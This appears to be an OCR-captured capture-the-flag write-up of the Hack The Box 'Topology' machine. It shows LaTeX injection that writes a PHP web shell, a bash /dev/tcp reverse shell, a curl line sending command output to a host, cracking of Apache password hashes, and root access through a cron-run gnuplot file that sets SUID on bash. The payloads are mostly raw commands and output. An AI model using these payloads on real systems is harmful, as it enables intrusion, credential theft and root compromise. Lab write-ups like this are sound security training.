
10 Mar 2016 — TexMaker was a simple website where one could enter **LaTeX** code and the ... First run: Create the cmd.tex with the actual **exploit** code.

InfoSec Write-ups
https://infosecwriteups.com › latex-to-rce-private-bug-...

Latex to RCE, Private Bug Bounty Program | by Yasho

Afterward, I got conformable with this **exploit**, seeking the server, I got the database and Elastic-Search by SSRF and had fun.
You visited this page on 11/06/23.

So this gave an interesting understanding of what could be done:



Reading files


All modes allow arbitrary files to be read from the filesystem. The easiest way is to use `\input`:

```
\input{/etc/passwd}
```

This will load the contents of the `/etc/passwd` file into the PDF file.

Including the reading of files.

So testing it with the fractions code, we get a png file:




Use this equation generator to create a .PNG file.

Please enter LaTeX inline math mode syntax in the text field (only oneliners supported at the moment). Clicking "Generate" will directly return a .PNG file that you can save with Ctrl+S (or Command+S if on Mac).


</> \frac{x+5}{y-3}

Examples

Gives us:



So next try our file reading comment `\input{/etc/passwd}` which gives an error:




Illegal command detected. Sorry.

Some other sites came up with other styles of command for details:

```
\mmediate\write18{curl http://latex.topology.htb/ -d data=$id | base64 -w 0)}
```

This again came up with the illegal command image. So checking to see if we can upload files, I find a site that details document creation: *https://tex.stackexchange.com/questions/104159/how-does-filecontents-keep-latex-parsing-while-temporarily-stop-writing-output*




```
\begin{document}

Hello World

\begin{filecontents}{dummy.txt}
No one will read this if I don't use it elsewhere
\end{filecontents}

\end{document}
```

Some interesting details come from it:



The basic working of the `filecontents` environment is the same as `verbatim`: every character is made printable and the end of line character is made active so that LaTeX can define it to delimit an argument which will be an entire line of input.


First the environment checks whether the named file already exists and, in this case, does nothing else than discarding everything up to `\end{filecontents}`. Otherwise it opens an output stream and writes some information lines (this is suppressed with `\begin{filecontents*}`.

`\begin{filecontents*}{karti.php}<?php system($_REQUEST[cmd]); ?>\end{filecontents*}`

So to try this, we look at the setting of another example and capture in Burp, remembering to set characters to URL encoded:

```
GET /equation.php?
eqn=%5Cbegin%7Bfilecontents%2A%7D%7Bexploit.php%7D%0A%3C%3Fphp+system%28%24_REQUEST%5Bcmd%5D%29%3B+%3F%3E%0A%5Cend%7Bfilecontents%2A%7
D&submit= HTTP/1.1
Host: latex.topology.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/114.0.0.0 Safari/537.36
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.7
Referer: http://latex.topology.htb/equation.php
Accept-Encoding: gzip, deflate
Connection: close
```


So it appears to have done something! Now we know from nikto that it has directory indexing, so let's see if we can see the file:



Index of /tempfiles


Name	Last modified	Size	Description
Parent Directory		-	
exploit.php	2023-06-12 06:31	33	

OK - we find the find the file so testing is as simple as adding the command:


Not secure | latex.topology.htb/tempfiles/exploit.php?cmd=id

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)
```


Right, so we get data. Lets check what users we have on: `cmd /etc/passwd | grep sh`


Not secure | view-source:latex.topology.htb/tempfiles/exploit.php?cmd=cat%20/etc/passwd%20|%20grep%20sh
Line wrap □

```
root:x:0:0:root:/root:/bin/bash
sshd:x:110:65534::/run/sshd:/usr/sbin/nologin
vdaisley:x:1007:1007:Vajramani Daisley,W2 1-123,,:/home/vdaisley:/bin/bash
fwupd-refresh:x:109:116:fwupd-refresh user,,,:/run/systemd:/usr/sbin/nologin
```

For reference changing this to source views makes reading easier.

Lets go for a reverse shell using bash, within Burp, ensuring we have a netcat session open.:



```
GET /tempfiles/exploit.php?cmd=bash+-c+"bash+-i+>%26+/dev/tcp/10.10.16.43/4444+0>%261"
HTTP/1.1
Host: latex.topology.htb
Upgrade-Insecure-Requests: 1
User-Agent: Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko)
Chrome/114.0.0.0 Safari/537.36
Accept:
text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=
0.8
Sec-GPC: 1
Accept-Language: en-GB,en;q=0.7
Accept-Encoding: gzip, deflate
Connection: close
```

www-data

So we get in. Now make the shell interactive and check the location of user flag:

```
➜  topology ncat -nlvp 4444
Ncat: Version 7.93 ( https://nmap.org/ncat )
Ncat: Listening on :::4444
Ncat: Listening on 0.0.0.0:4444
Ncat: Connection from 10.129.167.151.
Ncat: Connection from 10.129.167.151:55164.
bash: cannot set terminal process group (970): Inappropriate ioctl for device
bash: no job control in this shell
www-data@topology:/var/www/latex/tempfiles$ script /dev/null -c bash
```

```
script /dev/null -c bash
Script started, file is /dev/null
www-data@topology:/var/www/latex/tempfiles$ ^Z
[1]  + 38578 suspended  ncat -nlvp 4444
➜  topology
➜  topology
➜  topology
➜  topology stty raw -echo;fg
[1]  + 38578 continued  ncat -nlvp 4444

www-data@topology:/var/www/latex/tempfiles$ ls
exploit.php  texput.log
www-data@topology:/var/www/latex/tempfiles$ find / -name user.txt 2>/dev/null
/home/vdaisley/user.txt
```

Quickly upload pspy64 and linpeas.sh and see what we get:

pspy64

```
  /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 07:04:01 CMD: UID=0    PID=2765   | /bin/sh -c /opt/gnuplot/getdata.sh
2023/06/12 07:04:01 CMD: UID=0    PID=2764   | /usr/sbin/CRON -f
2023/06/12 07:04:01 CMD: UID=0    PID=2763   | /usr/sbin/CRON -f
2023/06/12 07:04:01 CMD: UID=0    PID=2767   | netstat -i
2023/06/12 07:04:01 CMD: UID=0    PID=2771   | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/06/12 07:04:01 CMD: UID=0    PID=2770   | cut -d   -f3,7
2023/06/12 07:04:01 CMD: UID=0    PID=2769   | tr -s
2023/06/12 07:04:01 CMD: UID=0    PID=2768   | grep enp
2023/06/12 07:04:01 CMD: UID=0    PID=2773   | gnuplot /opt/gnuplot/loadplot.plt
2023/06/12 07:04:01 CMD: UID=0    PID=2772   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/06/12 07:04:01 CMD: UID=0    PID=2777   | sed s/,//g
2023/06/12 07:04:01 CMD: UID=0    PID=2776   | cut -d  -f 3
2023/06/12 07:04:01 CMD: UID=0    PID=2775   | grep -o load average:.*$
2023/06/12 07:04:01 CMD: UID=0    PID=2774   |
2023/06/12 07:04:01 CMD: UID=0    PID=2778   | gnuplot /opt/gnuplot/networkplot.plt
2023/06/12 07:04:01 CMD: UID=0    PID=2779   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 07:04:01 CMD: UID=0    PID=2780   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 07:05:01 CMD: UID=0    PID=2787   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/06/12 07:05:01 CMD: UID=0    PID=2786   | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/06/12 07:05:01 CMD: UID=0    PID=2785   | /usr/sbin/CRON -f
2023/06/12 07:05:01 CMD: UID=0    PID=2784   | /usr/sbin/CRON -f
2023/06/12 07:05:01 CMD: UID=0    PID=2788   | gnuplot /opt/gnuplot/loadplot.plt
2023/06/12 07:05:01 CMD: UID=0    PID=2789   | /bin/sh -c /opt/gnuplot/getdata.sh
2023/06/12 07:05:01 CMD: UID=0    PID=2794   | cut -d   -f3,7
2023/06/12 07:05:01 CMD: UID=0    PID=2793   | tr -s
2023/06/12 07:05:01 CMD: UID=0    PID=2792   | grep enp
2023/06/12 07:05:01 CMD: UID=0    PID=2790   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 07:05:01 CMD: UID=0    PID=2799   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 07:05:01 CMD: UID=0    PID=2798   | cut -d  -f 3
2023/06/12 07:05:01 CMD: UID=0    PID=2797   | grep -o load average:.*$
2023/06/12 07:05:01 CMD: UID=???  PID=2796   | ???
2023/06/12 07:05:01 CMD: UID=0    PID=2795   | gnuplot /opt/gnuplot/networkplot.plt
2023/06/12 07:06:01 CMD: UID=0    PID=2803   | /usr/sbin/CRON -f
2023/06/12 07:06:01 CMD: UID=0    PID=2802   | /usr/sbin/CRON -f
2023/06/12 07:06:01 CMD: UID=0    PID=2806   | find /opt/gnuplot -name *.plt -exec gnuplot {} ;
2023/06/12 07:06:01 CMD: UID=0    PID=2805   | /bin/sh -c /opt/gnuplot/getdata.sh
2023/06/12 07:06:01 CMD: UID=0    PID=2804   | /bin/sh -c find "/opt/gnuplot" -name "*.plt" -exec gnuplot {} \;
2023/06/12 07:06:01 CMD: UID=0    PID=2812   | cut -d   -f3,7
2023/06/12 07:06:01 CMD: UID=0    PID=2811   | tr -s
2023/06/12 07:06:01 CMD: UID=0    PID=2810   | grep enp
2023/06/12 07:06:01 CMD: UID=0    PID=2809   | gnuplot /opt/gnuplot/loadplot.plt
2023/06/12 07:06:01 CMD: UID=0    PID=2808   | netstat -i
2023/06/12 07:06:01 CMD: UID=0    PID=2807   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 07:06:01 CMD: UID=0    PID=2816   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 07:06:01 CMD: UID=0    PID=2815   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 07:06:01 CMD: UID=0    PID=2814   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 07:06:01 CMD: UID=0    PID=2813   | /bin/sh /opt/gnuplot/getdata.sh
2023/06/12 07:06:01 CMD: UID=0    PID=2817   | gnuplot /opt/gnuplot/networkplot.plt
```

linpeas.sh

Username and password:

```
╔══════════╣ Analyzing Htpasswd Files (limit 70)
-rw-r--r-- 1 root root 47 Jan 11  2020 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-
auth/basic/authz_owner/.htpasswd
username:$apr1$1f5oQUl4$21lLXSN7xQOPtNsj5s4Nk/
-rw-r--r-- 1 root root 47 Jan 11  2020 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/basic/file/.htpasswd
username:$apr1$uUMsOjCQ$.BzXClI/B/vZKddgIAJCR.
-rw-r--r-- 1 root root 62 Jan 11  2020 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/digest/.htpasswd
username:digest private area:fad48d3a7c63f61b5b3567a4105bbb04
-rw-r--r-- 1 root root 117 Jan 11  2020 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/digest_anon/.htpasswd
username:digest anon:25e4077a9344ceb1a88f2a62c9fb60d8
05bbb04
anonymous:digest anon:faa4e5870970cf935bb9674776e6b26a
-rw-r--r-- 1 root root 62 Jan 11  2020 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-auth/digest_time/.htpasswd
```

```
username:digest private area:fad48d3a7c63f61b5b3567a4105bbb04
-rw-r--r-- 1 root root 62 Jan 11  2020 /usr/lib/python3/dist-packages/fail2ban/tests/files/config/apache-
auth/digest_wrongrelm/.htpasswd
username:wrongrelm:99cd340e1283c6d0ab34734bd47bdc30
4105bbb04
-rw-r--r-- 1 www-data www-data 47 Jan 17 12:26 /var/www/dev/.htpasswd
vdaisley:$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0
```

Websites

```
-rw-r--r-- 1 root root 5241 May 19 04:47 /etc/apache2/sites-available/000-default.conf
<VirtualHost *:80>
        ServerName topology.htb
        ServerAdmin dabrahams@topology.htb
        DocumentRoot /var/www/html
</VirtualHost>
<VirtualHost *:80>
        ServerName latex.topology.htb
        ServerAdmin dabrahams@topology.htb
        DocumentRoot /var/www/latex
</VirtualHost>
<VirtualHost *:80>
        ServerName dev.topology.htb
        ServerAdmin dabrahams@topology.htb
        DocumentRoot /var/www/dev
</VirtualHost>
<VirtualHost *:80>
        ServerName stats.topology.htb
        ServerAdmin dabrahams@topology.htb
        DocumentRoot /var/www/stats
```

hashcat

Putting the three Apache passwords into hashcat we get two passwords back out:

```
Dictionary cache hit:
* Filename..: wordlists/rockyou.txt
* Passwords.: 14344377
* Bytes.....: 139921274
* Keyspace..: 14344377

Cracking performance lower than expected?

* Append -O to the commandline.
 This lowers the maximum supported password/salt length (usually down to 32).

* Append -w 3 to the commandline.
 This can cause your screen to lag.

* Append -S to the commandline.
 This has a drastic speed impact but can be better for specific attacks.
 Typical scenarios are a small wordlist but a large ruleset.

* Update your backend API runtime / driver the right way:
 https://hashcat.net/faq/wrongdriver

* Create more work items to make use of your parallelization power:
 https://hashcat.net/faq/morework

$apr1$uUMsOjCQ$.BzXClI/B/vZKddgIAJCR.:foo
$apr1$1ONUB/S2$58eeNVirnRDB5zAIbIxTY0:calculus20
$apr1$1f5oQUl4$21lLXSN7xQOPtNsj5s4Nk/:password

Session..........: hashcat
Status...........: Cracked
Hash.Mode........: 1600 (Apache $apr1$ MD5, md5apr1, MD5 (APR))
Hash.Target......: topology.hash
Time.Started.....: Mon Jun 12 12:25:09 2023 (5 secs)
Time.Estimated...: Mon Jun 12 12:25:14 2023 (0 secs)
Kernel.Feature...: Pure Kernel
Guess.Base.......: File (wordlists/rockyou.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.#1.........:   375.1 kH/s (6.96ms) @ Accel:32 Loops:125 Thr:64 Vec:1
Recovered........: 3/3 (100.00%) Digests (total), 2/3 (66.67%) Digests (new), 3/3 (100.00%) Salts
Progress.........: 2953216/43033131 (6.86%)
Rejected.........: 0/2953216 (0.00%)
Restore.Point....: 974848/14344377 (6.80%)
Restore.Sub.#1...: Salt:0 Amplifier:0-1 Iteration:875-1000
Candidate.Engine.: Device Generator
Candidates.#1....: darkboi -> bowwow00
Hardware.Mon.#1..: Temp: 47c Fan: 35% Util: 76% Core:1935MHz Mem:5750MHz Bus:16

Started: Mon Jun 12 12:25:03 2023
Stopped: Mon Jun 12 12:25:16 2023
```

With the password decrypted, we can see if we can log in as vdaisley. We can already see from the pspy64 report that there are a number of files being executed as root:

`/bin/sh /opt/gnuplot/getdata.sh`

Looking at the folder:

```
vdaisley@topology:/opt/gnuplot$ cd /opt/gnuplot/
vdaisley@topology:/opt/gnuplot$ ls -l ..
total 4
drwx-wx-wx 2 root root 4096 Jun 12 15:09 gnuplot
```

We can see that we have write and execute but no read. So we can create files and it looks like the system will run them every minute:

`find /opt/gnuplot -name *.plt -exec gnuplot {} ;`


About three hours of searching and painful creating of files gave and a tiny bit of assistance, we got the format after searching for command injection in gnuplot and vulnerability in gnuplot:

Type one: (*https://advisory.checkmarx.net/advisory/CX-2021-4811/*)

```
const {plot} = require('@stoqey/gnuplot');
plot({
        data: [ 1, 2, 3 ],
        filename: 'output.png"}\"&echo vulnerable > result\""',
        format: 'svg'
});
```

With the expected result that a file named `result` will be created with "vulnerable" written inside.

Type two:



All versions of

```
gnuplot
```

are vulnerable to Command Injection. The package fails to sanitize plot titles, which may allow attackers to execute arbitrary code in the system if the title value is supplied by a user. The following proof-of-concept creates a

```
testing
```

file in the current directory:

```
var gnuplot = require('gnuplot');

const title = '"\nset title system("touch testing")\n#';

gnuplot()
.set('term png')
.set('output "out.png"')
.set(`title "${title}"`)
.set('xrange [-10:10]')
.set('yrange [-2:2]')
.set('zeroaxis')
.plot('(x/4)**2, sin(x), 1/x')
.end();
```

The winner however is `echo 'system "chmod u+s /bin/bash"' > /opt/gnuplot/test100000.plt`

And then we can create the file and once activated, get root and the flag.

```
vdaisley@topology:/opt/gnuplot$ echo 'system "chmod u+s /bin/bash"' > /opt/gnuplot/test100000.plt
vdaisley@topology:/opt/gnuplot$ cat /opt/gnuplot/test100000.plt
system "chmod u+s /bin/bash"
vdaisley@topology:/opt/gnuplot$ ls -l /bin/bash
-rwsr-xr-x 1 root root 1183448 Apr 18  2022 /bin/bash
vdaisley@topology:/opt/gnuplot$ /bin/bash -p
bash-5.0# id
uid=1007(vdaisley) gid=1007(vdaisley) euid=0(root) groups=1007(vdaisley)
bash-5.0# cat /root/root.txt
e9c856cd48eac725978270f5a63c7897
bash-5.0#
```